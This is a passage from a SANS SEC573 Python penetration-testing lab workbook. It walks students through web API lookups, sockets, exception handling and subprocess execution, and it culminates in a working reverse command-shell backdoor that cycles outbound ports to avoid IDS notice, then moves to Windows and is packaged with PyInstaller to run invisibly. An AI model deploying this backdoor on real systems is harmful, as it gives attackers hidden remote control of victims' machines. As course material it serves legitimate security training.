Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Request Response
Select Response
Raw Headers Hex
Type a search term
0 matches

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...
4	http://127.0.0.1:5730	POST	/login	✓		302	525	HTML		Redirecting...
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		SEC573 Geolocatoin MA...
6	http://127.0.0.1:5730	POST	/data	✓		200	180	text		
7	http://127.0.0.1:5730	POST	/data	✓		200	200	text		

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 26
Server: Werkzeug/0.14.1 Python/3.6.8
Date: Sun, 27 Oct 2019 20:36:52 GMT

(30.28082657, -97.2975235)
```

There you will notice the **LAT** and **LON** of the submitted MAC address are returned by the server. Line 7 of the Burp Suite captured our second request for another MAC address and the server's response. Notice that once a valid session is established and the headers in our request are set, we can repeat this simple post request by changing only the `inputMAC` field and look up as many wireless network BSSIDs as we would like.

Now that we understand how the website works, we can put together a script to look up SSIDs using this website with just a few lines of code. This code is already written for you. You will find the following completed program in your "apps" directory named "geolookup.py". Look at what it does:

```
student@573:~/$ cd ~/Documents/pythonclass/apps
student@573:~/Documents/pythonclass/apps$ python3 geolookup.py
You have been logged in
Looking up 12:34:56:78:90
----- b'NOT FOUND'
Looking up 00:00:0c:9f:f0:01
----- b'(41.71396255, -87.8015976)'
Looking up aa:bb:cc:dd:ee:ff
----- b'(40.58861542, -50.79531097)'
Looking up 00:00:5e:00:01:1b
----- b'(41.88912582, -87.63746643)'
< Output Truncated >
```

Here is a brief overview of the code.

© SANS Institute 2020

```
import requests

def lookup_ssid(macaddress):
  postdata = {'inputMAC':macaddress}
  return browser.post('http://127.0.0.1:5730/data',postdata).content

ssids = ['12:34:56:78:90','00:00:0c:9f:f0:01', 'aa:bb:cc:dd:ee:ff',
'00:00:5e:00:01:1b', '00:00:5e:00:01:02', '00:00:5e:00:01:32',
'68:1c:a2:06:68:ee']

browser = requests.session()
postdata = {'inputName':'apiusername','inputPassword':'apipassword'}
response = browser.post('http://127.0.0.1:5730/login', postdata)
if response.status_code == 200:
    print("You have been logged in")
    for eachmac in ssids:
        print("Looking up {0}".format(eachmac))
        print("-----", lookup_ssid(eachmac))
```

After importing the required modules, we create a variable called '`browser`' that will hold our `Requests.session()` object and allow us to statefully interact with the webpage. Then we need to submit the username and password to the login page. If we successfully logged in, the `status_code` will be a `200`. Once we are logged in, we have a session cookie and can submit as many SSIDs to the `/data` page as we would like. In this case, we use a for loop to look up several MAC addresses related to our forensics investigation.

werejugo.py: A Laptop Location Tracking Tool

All of the registry concepts we've discussed, as well as a few others, are implemented for you in a tool called `werejugo.py`. werejugo requires that you register for a `wigle.net` API key so you can look up the locations of the SSIDs. The tool also geolocates the laptop based on the location of the laptop whenever a Windows Networking Diagnostic is run. When a diagnostic is run, a Windows Event ID 6100 is recorded in the event logs. That event log contains the signal strength of wireless access points that are within range of the laptop. We can use those SSIDs and the signal strength to geolocate the laptop using APIs to locate your position. After finding each of these artifacts, werejugo will create a spreadsheet containing dates, times, and locations of the laptop.

Watch for updates! `https://github.com/markbaggett/werejugo`

© SANS Institute 2020

Lab Conclusions

You are finished with this lab. You can now close all of the applications that were used in this lab. That includes the GEOIP web application, the Burp Suite, Python, and gedit.

In this lab, we learned how to use Requests to interact with a webpage to:

- Log in to a web form with a username and password
- Selectively follow redirection commands
- Submit data to an API used by a jquery form
- Create custom HTTP headers
- Modify the User-Agent
- Maintain sessions interacting with web APIs

© SANS Institute 2020

Exercise 5.1: Socket Essentials

Objectives

- Understand Python sockets
- Write a program that connects outbound to a Netcat listener, downloads a file, and prints it to the screen

Lab Description

The longest journey begins with a single step. So now it is time for the first exercise as we start building our new backdoor. This exercise is in two parts. First, we will use the interactive Python shell to create socket objects as clients and talk with a Netcat listener. Next, we will use a Python socket server and a Netcat client. Then we will use a socket server and a Netcat client. Finally, we will write a small program that will act as a client to connect to a Netcat listener and download the contents of a text file. This small "`filegrabberclient.py`" will be the basis on which we will build our backdoor.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open two terminals by double-clicking the desktop icon.

In one terminal, start the Python3 interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

No Hints Challenge

This lab has two parts:

1. Use Netcat to interact with Python 3 sockets and discover the nuances of sockets
    - Netcat Listener and Socket Client
    - Netcat Client and a Socket Server
2. Write a program that connects outbound to a Netcat listener, downloads a file, and prints it to the screen

Note: Remember, in Python 3, sockets send and receive **BYTES**, not Strings. You need to `.encode()` what you send and `.decode()` what you receive.

Full walkthroughs start on the next page.

© SANS Institute 2020

Let's use a socket to communicate with a Netcat listener on our own computer. The first step is to start a Netcat listener yourself. Inside your Linux virtual machine, open a new terminal window and run the following command:

```
$ nc -l -p 9000
```

Note: that is a dash lowercase ell, "`l`", as in listen, not the number one "`1`".

Now open a second terminal window and type **`python3`** to start an interactive Python interpreter:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

Then, inside your interactive Python window, type the following lines:

```
>>> import socket
>>> mysocket = socket.socket()
>>> mysocket.connect(("127.0.0.1", 9000))
>>> mysocket.send("Hello\n".encode())
6
>>> mysocket.send("Are you there\n".encode())
14
```

The send function requires bytes as the argument, not a string. Adding `.encode()` to the end of our string will turn it into bytes. The "\n" is the new line character and represents pressing ENTER in the terminal window. Notice that the strings "Hello" and "Are you there" appear in your Netcat window immediately after you have transmitted them.

```
$ nc -l -p 9000
Hello
Are you there
```

Received!

But how does `recv()` work? Is data queued and saved? What if you are not "receiving" at the exact moment the packets are transmitted? `recv()` takes care of this for you. Let's stage some data in the buffer on the client computer so it is ready for the `recv()` command.

© SANS Institute 2020

In your Netcat window, type **I am here!** and press **Enter**.

```
$ nc -l -p 9000
Hello
Are you there
I am here!<Enter>
```

Transmit

Now, in your Python session, issue the `recv()` command:

```
>>> mysocket.recv(100)
b'I am here!\n'
```

Notice that the data immediately appears on the screen. Also, notice that the string has a small `b` in front of it. This indicates that you received bytes and not a string. Now try issuing the `recv()` command when there is no data queued and use the decode method to convert the bytes into a string.

```
>>> mysocket.recv(100).decode()
```

Notice that the `recv()` command sits there and waits for packets to arrive. It will display the information when you go to your Netcat window and type **Are you waiting on me?** and press **Enter**.

```
Are you waiting on me?<Enter>
```

Transmit

Switch back to the Python session and you see the string. Notice that this time there is no 'b' in front of it. The decode() method converted the bytes into a Python string.

```
>>> mysocket.recv(100).decode()
'Are you waiting on me?\n'
```

© SANS Institute 2020

Full Walkthrough: Socket Server

This time let's turn it around and run a server inside our Python shell and then connect to it with Netcat.

First, let's start up our Python server.

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

Now, inside your Python shell, start up your socket server, as follows:

```
>>> import socket
>>> myserver = socket.socket()
>>> myserver.bind(("", 5000))
>>> myserver.listen(1)
```

Your service is now listening. Connect to the server using Netcat:

```
$ nc 127.0.0.1 5000
```

Now the server can accept the connection. The `accept()` method will return a tuple containing a connection object and a tuple containing information about the remote connection. The connection object then can be used to send and receive information across the socket. Take the string "Hello There\n" and turn it into bytes by calling .encode(), then transmit it using send(). Instead of calling encode(), we could have just placed a small b outside of the string to make it bytes. Either will work. Let's try:

```
>>> connection, remoteip = myserver.accept()
>>> print(remoteip)
('127.0.0.1', 48322)
>>> connection.send("Hello There\n".encode())
```

Notice that "Hello There" appears in your Netcat window.

```
$ nc 127.0.0.1 5000
Hello There
```

RECEIVED

Now send data back in the other direction. Continue in your Python shell and type the following:

© SANS Institute 2020

```
>>> connection.recv(1024).decode()
```

Now that it is ready to receive the data, type the following into the Netcat listener: **Back at you!**

```
$ nc 127.0.0.1 5000
Hello There
Back at you!
```

Transmit

And back in Python, you will see the text:


```
>>> connection.recv(1024).decode()
'Back at you!\n'
```

© SANS Institute 2020

Plant a File on a Target

Let's start out with an exercise that would require a simple program.

In this scenario, you are required to plant a file on target systems within the environment to prove that you were able to gain access to them. You will write a simple script that connects out to a remote Netcat listener and then reads the information sent from Netcat. For simplicity's sake, your program will have to display only the file that it receives on the screen.


Client connects out through firewall
Retrieves file and displays it
python filegrabberclient.py
nc -l -p 8000 < ./filetoplant.txt

First, change to the apps directory by typing the following command:

```
$ cd ~/Documents/pythonclass/apps
```

Look at the contents of the file to plant using the cat command:

```
$ cat filetoplant.txt
Consider this proof that youve been 0wn3d
```

Then open a separate terminal window and set up your Netcat listener, preparing to transfer the file to the victim:

```
$ nc -l -p 8000 < ./filetoplant.txt
```

Now write a Python script to connect to the Netcat listener, read data from the socket, and print it to the screen. You can start from scratch when writing your program. Alternatively, because you have already typed commands that you know work in your interactive Python shell, you could copy and paste those lines from the shell into a new script. You can use the arrow keys to go through your history and copy the commands that worked for you.

Stop here if you want to challenge yourself or continue on for a full walkthrough.

© SANS Institute 2020

Full Walkthrough: filegrabberclient.py

As you will see, for many of our exercises, a portion of the program has already been written for you. Many times, portions of the written programs will be in the form of pseudo-code (pseudo, meaning "fake“). The pseudo-code is not part of the correct syntax, and you will need to replace it with actual code.

Open up the `filegrabberclient.py` script with gedit and write the program:

```
$ gedit filegrabberclient.py &
```

If you are stuck, there is always a `-final` program around for you to use as reference. The `-final.py` version is a completed working copy of the exercise. In this case, the filename is `filegrabberclient-final.py`. Your completed script might look similar to the `-final` version, which contains the following:

```
import socket

mysocket = socket.socket()
mysocket.connect(("127.0.0.1", 8000))
while True:
    print(mysocket.recv(2048).decode())
```

Finally, let's run our script. Your Netcat listener should be running (we started it at the beginning of the exercise). But if not, go ahead and start another Netcat listener to send the file to plant in the target environment:

```
$ nc -l -p 8000 < ./filetoplant.txt
```

Now, in a second terminal window, run your Python script using Python 3:

$ python filegrabberclient.py

```
$ python3 filegrabberclient.py
Consider this proof that youve been 0wn3d
```

Verify that the contents of "`filetoplant.txt`" are displayed on the screen and press **CTRL-C** to kill your script. Now let’s run the Python script again:

© SANS Institute 2020

```
$ python3 filegrabberclient.py
Traceback (most recent call last):
  File "filegrabberclient.py", line 5, in <module>
    mysocket.connect(("127.0.0.1", 8000))
ConnectionRefusedError: [Errno 111] Connection refused
```

We get a "`Connection refused`" error because our Netcat listener wasn't running and waiting for our connection. Our script is very fragile. We need to add some resiliency to the code. We will address that in our next lab.

© SANS Institute 2020

Lab Conclusions

- Worked with Python sockets
- Created a script to connect to a Netcat listener, downloaded a file, and printed it to the screen

© SANS Institute 2020

Exercise 5.2: Exception Handling

Objectives

- Understand Python exception handling
- Continue adding to `filegrabberclient.py`

Lab Description

Now let's add exception handling to the existing program. When a connection attempt fails, Python generates a "`socket.error`". We can use that as a trigger to try a different port. We want our reverse shell to try a predetermined list of outbound ports over and over again until we get a connection. In this case, we will use ports 21, 22, 81, 443, and 8000. Try those ports over and over again until you establish a connection. After you successfully establish a connection, your program will execute the existing code in `filegrabberclient.py`.

To avoid overwhelming the firewall or raising suspicions with the IDS, let's add a one-second delay between each outbound connection. To make your program pause for one second, you will need to import the time module and call the `time.sleep()` function, passing it the number of seconds you want to delay.

Although there is little risk of overwhelming a target firewall, we have to be careful not to adversely impact target systems. It is bad news when you cause a denial of service on your customer's production systems. Introducing a small delay can make the difference between a successful penetration test and an angry customer. This is especially true when dealing with password guessing attempts and other attacks that require resources from the server.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

© SANS Institute 2020

No Hints Challenge

Now let's try to add exception handling to our file grabber client:

- Try ports 21, 22, 81, 443, and 8000
- Normally, we would use 80, not 81, but it is in use by Apache in your VM, so we are avoiding connecting to it
- If a connection fails, try another port until we have a good connection!
- Delay one second between each attempt

Full walkthrough starts on the next page.

© SANS Institute 2020

You will be picking up where you left off at "`filegrabberclient.py`" in your "apps" directory. You want to modify the `filegrabberclient.py` script and add some exception handling. The exception handling routines will make outbound port connections to ports 21, 22, 81, 443, and 8000 over and over until we get a connection. To accomplish this, we will replace the current line of the program that establishes the connection with a loop that tries multiple ports. In other words, we replace the one line that says:

```
mysocket.connect(("127.0.0.1",8000))
```

with the exception handling code that does the following (pseudo-code):

```
until we get a connection:
   for each port in our list of ports:
      delay for a second
      try:
          mysocket.connect(("127.0.0.1",PortFromList))
      except socket.error:
          Didn't work.
             Let's try the next port in our list
      else:
          It worked!
          exit the for loop and the while loop
```

Note: This pseudo-code has been combined with the current program and saved as "`filegrabberclientwithexception.py`".

Open up the `filegrabberclientwithexception.py` script with **GEDIT** and write the program:

```
$ gedit filegrabberclientwithexception.py &
```

Note: You should still be in the apps directory from the previous exercise. If you are not, change to the directory "~/Documents/pythonclass/apps".

© SANS Institute 2020

If you are stuck, there is always a `-final` program around for you to use as reference. The `-final.py` version is a completed working copy of the exercise. In this case, the filename is `filegrabberclientwithexception-final.py`. Your completed script might look similar to the `-final` version, which contains the following:

```
import socket, time

mysocket = socket.socket()
connected = False
while not connected:
    for port in [21, 22, 81, 443, 8000]:
        time.sleep(1)
        try:
            print("Trying", port, end=" ")
            mysocket.connect(("127.0.0.1", port))
        except socket.error:
            print("Nope")
            continue
        else:
            print("Connected")
            connected = True
            break

while True:
    print(mysocket.recv(2048).decode())
```

Note: the changes to the file are highlighted in bold.

Now, in a terminal window, run your finished Python script using Python 3:

```
$ python3 ./filegrabberclientwithexception.py
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
```

Watch it cycle through all the ports and start over at least once to be sure it is working properly. Then restart the Netcat listener to transfer the "filetoplant.txt" across the connection.

© SANS Institute 2020

Using the terminal window from the previous exercise, press the up arrow key and rerun your Netcat command to transfer filetoplant.txt.

```
$ nc -l -p 8000 < ./filetoplant.txt
```

Back in the window where your Python program is running, you should see it connect and transfer the file to the Python program where it is printed.

```
$ python3 ./filegrabberclientwithexception.py
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Connected
Consider this proof that youve been 0wn3d
```

© SANS Institute 2020

Lab Conclusions

- You added exception handling to the file grabber client
- Added ability to try connecting to different ports (21, 22, 81, 443, and 8000)
- Added a delay between each attempt

© SANS Institute 2020

Exercise 5.3: Process Execution

Objectives

- Understand Python process execution
- Continue adding to `filegrabberclient.py`

Lab Description

Now we will continue building on our `filegrabberclientwithexception.py` program. Replace the while loop at the bottom that currently just prints what it receives to the screen with a loop that will execute code and send the results back to the attacker. Before we just jump into our program, let's open a shell and play with the command in an interactive Python shell so that you are familiar with the syntax. Then, when you understand the syntax, add it to the script.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

In the terminal, start the Python 3 interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

No Hints Challenge

In this exercise, you will use the subprocess module to execute commands and capture the output:

- First, you will execute code from inside the Python shell
- Then you will add that code to "`filegrabberclientwithexception.py`" so that it will execute commands sent across the socket instead of transferring the contents of a file

Full walkthroughs start on the next page.

© SANS Institute 2020

Try some process execution in an interactive Python shell and see what happens. First, open a terminal window and start Python by typing `python`. Next, import the subprocess module:

```
>>> import subprocess
```

Then execute the command "`cat /etc/passwd`" and capture the output to a process handle:

```
>>> prochandle = subprocess.Popen("cat /etc/passwd", shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
```

Then the line `output, error = prochandle.communicate()` allows the program to complete execution and read the program's output and errors.

```
>>> output, error = prochandle.communicate()
```

If everything went as planned, the output variable will be filled with the result and our error variable will be empty. Check the information that was sent to `stderr` by the application:

```
>>> print(error)
b''
```

This should return an empty string because there were no errors. But `stdout` should be a different story. Read the results of `stdout` and print it to the screen:

```
>>> print(output.decode())
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
<Snipped ...>
```

The contents of `/etc/passwd` are printed to the screen.

© SANS Institute 2020

Full Walkthrough: reversecommandshell.py

As in previous exercises, we have started this program for you. We have replaced the line "`print(mysocket.recv(2048))`" with pseudo-code representing the program that you must write.

Open up the `reversecommandshell.py` script with **GEDIT** and write the program:

```
$ cd ~/Documents/pythonclass/apps/
$ gedit reversecommandshell.py &
```

Again, your job is to translate the human-readable pseudo-code into legitimate Python code. Here is an example of how your while loop might look when you're finished:

```
while True:
    commandrequested=mysocket.recv(1024)
    prochandle = subprocess.Popen(commandrequested, shell=True,
        stdout=subprocess.PIPE, stderr=subprocess.PIPE,
        stdin=subprocess.PIPE)
   results, errors = prochandle.communicate()
   results = results + errors
   mysocket.send(results)
```

There are a couple of ways to solve this problem. But if you get stuck and require some assistance, a portion of a working example is shown above. A completed working example is also in your home folder. It is called `~/Documents/pythonclass/apps/reversecommandshell-final.py`.

© SANS Institute 2020

Full Walkthrough: Running reversecommandshell.py

After you've finished your script, save it. Then start a Netcat listener on your localhost:

```
$ nc -nv -l -p 8000
```

What do these options mean?

`-n`: Do not attempt to resolve names of connections
`-v`: Be verbose
`-l`: (Server mode) listen and wait for an incoming connection
`-p`: Local port. This is the port where our service listens in server mode and it is the source port when we are in client mode

Then, in a second terminal window, execute your Python script. The example below uses `reversecommandshell.py`, but you may choose to run your own version of the script instead.

```
$ python3 reversecommandshell.py
it started
```

After the Netcat listener shows you have a new connection, you can type various Linux commands. Try typing **`id`** and **`pwd`**.

```
$ nc -nv -l -p 8000
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50536
id
uid=1000(student) gid=1000(student)
groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
08(lpadmin),124(sambashare)
pwd
/home/student/Documents/pythonclass/apps
```

Now try typing **`cd /`** followed by **`pwd`**.

```
$ nc -nv -l -p 8000
...
cd /
pwd
/home/student/Documents/pythonclass/apps
```

© SANS Institute 2020

Notice that you are still in the same directory. Remember that each subprocess command is launched as a separate process. The shell is terminated between each command. So executing a **`cd`** doesn't accomplish anything because the **`pwd`** is executed in a new shell that has the default directory. If you need to run multiple commands within the same shell, you can put them on the same line, separated by semicolons.

© SANS Institute 2020

Lab Conclusions

In this lab, we modified our `filegrabberclientwithexception.py` program to replace the while loop at the bottom with a loop that will execute code and send the results back to the attacker. You now have a fully functional backdoor, but it is in the form of a Python script and is not easily run on Windows target systems.

© SANS Institute 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 5.4: Python Backdoor

Objectives

- Move source code to Windows
- Point our backdoor to your remote Linux system
- Run backdoor on Windows and control it from Linux
- Create an executable using PyInstaller

Lab Description

For this lab, we will be turning our backdoor into a standalone executable that can run on a Windows system without Python installed. To complete this, you will have to have Windows and PyInstaller installed on a Windows Host. This was your homework assignment in Lab 0.0. If you didn't complete it, you will need to go back to the workbook Lab 0.0 and install the software quickly so you have time to finish this lab.

In this lab, we will be moving the backdoor source code to your Windows computer. Then we will change the IP to point to your Linux system's IP address. Next, we will run it in IDLE to verify it is working properly. You will control the backdoor running on your Windows computer from your Linux machine and verify that everything is working properly. Then you will use PyInstaller to create the executable and test it again. Last, if you have some time left over, go back and repeat the last part but build your backdoor with the `--noconsole` option so that it runs invisibly in the background.

© SANS Institute 2020

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.

The Python 3 module "`http.server`" has a `main()` function in it that will execute a web server with directory indexing enabled. So, if you want to download files that are in the "`apps`" directory, all you need to do is change to that directory and run the `http.server` Python module. You will need to know your IP address. First, run **`ifconfig`**:

```
$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:98:34:27
          inet addr $\boxed{10.10.75.xxx}$ Bcast:10.10.75.255
Mask:255.255.255.0
          inet6 addr: fe80::a2f2:5201:e41:bf19/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3394839 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1881324 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1568642540 (1.5 GB)  TX bytes:389696073 (389.6
MB)
          Interrupt:19 Base address:.0x2024
```

Note your IP address, then change to the apps directory and start the web server on port `9000`.

```
$ cd /home/student/Documents/pythonclass/apps
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

You are now ready to begin the lab.

© SANS Institute 2020


No Hints Challenge

1. Use the Python web server to move the source code to Windows
2. Point the backdoor to the IP address of Linux and save it
3. Run backdoor on Windows and control Windows from Netcat running on Linux
4. Use PyInstaller to create a `--onefile` Windows EXE
5. Double-click the EXE and control Windows from Linux again
6. If you have time, add the `--noconsole` option to make the backdoor run invisibly in the background

Full walkthroughs start on the next page.

© SANS Institute 2020

Now go to your Windows host and access the website running on port 9000 of your Linux host with your favorite browser. The URL will be something like **`HTTP://10.10.75.xxx:9000`**.



Directory listing for /


http://<linux ip address>:9000

Directory listing for /

- backdoor-final.py
- backdoor-withupload-final.py
- backdoor-withupload.py
- dup2-backdoor.py
- filegrabberclient-final.py
- filegrabberclient.py
- filegrabberclientwithexception-final.py
- filegrabberclientwithexception.py

Scroll through the list of files until you find your backdoor script. If you were unable to finish the previous lab, then use `reversecommandshell-final.py`.

Right-click your backdoor Python script and save it to your Windows desktop.



Open in new tab
Open in new window
Open in new InPrivate window
Save target as
Copy link
Add to reading list
Search the web for "reversecommandshell-final.py"
Ask Cortana about "reversecommandshell-final.py"

© SANS Institute 2020

Note: ALL of the following instructions assume that you have downloaded `reverscommandshell-final.py` and saved it on your desktop. If you used your own script or saved it in another location, remember its name and adjust the syntax on the next few pages accordingly.

After you have transferred the file, go to your Linux host and stop your web server by pressing **Control-C** in your terminal window running the Python http.server module.

```
127.0.0.1 - - [15/Oct/2019 13:00:32] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [15/Oct/2019 13:00:41] "GET /backdoor-final.py HTTP/1.1"
200 -
^C
Keyboard interrupt received, exiting.
```

Then start Netcat listening on port 8000 to receive the backdoor connection. Type **`nc -nv -l -p 8000`** and press **enter**.

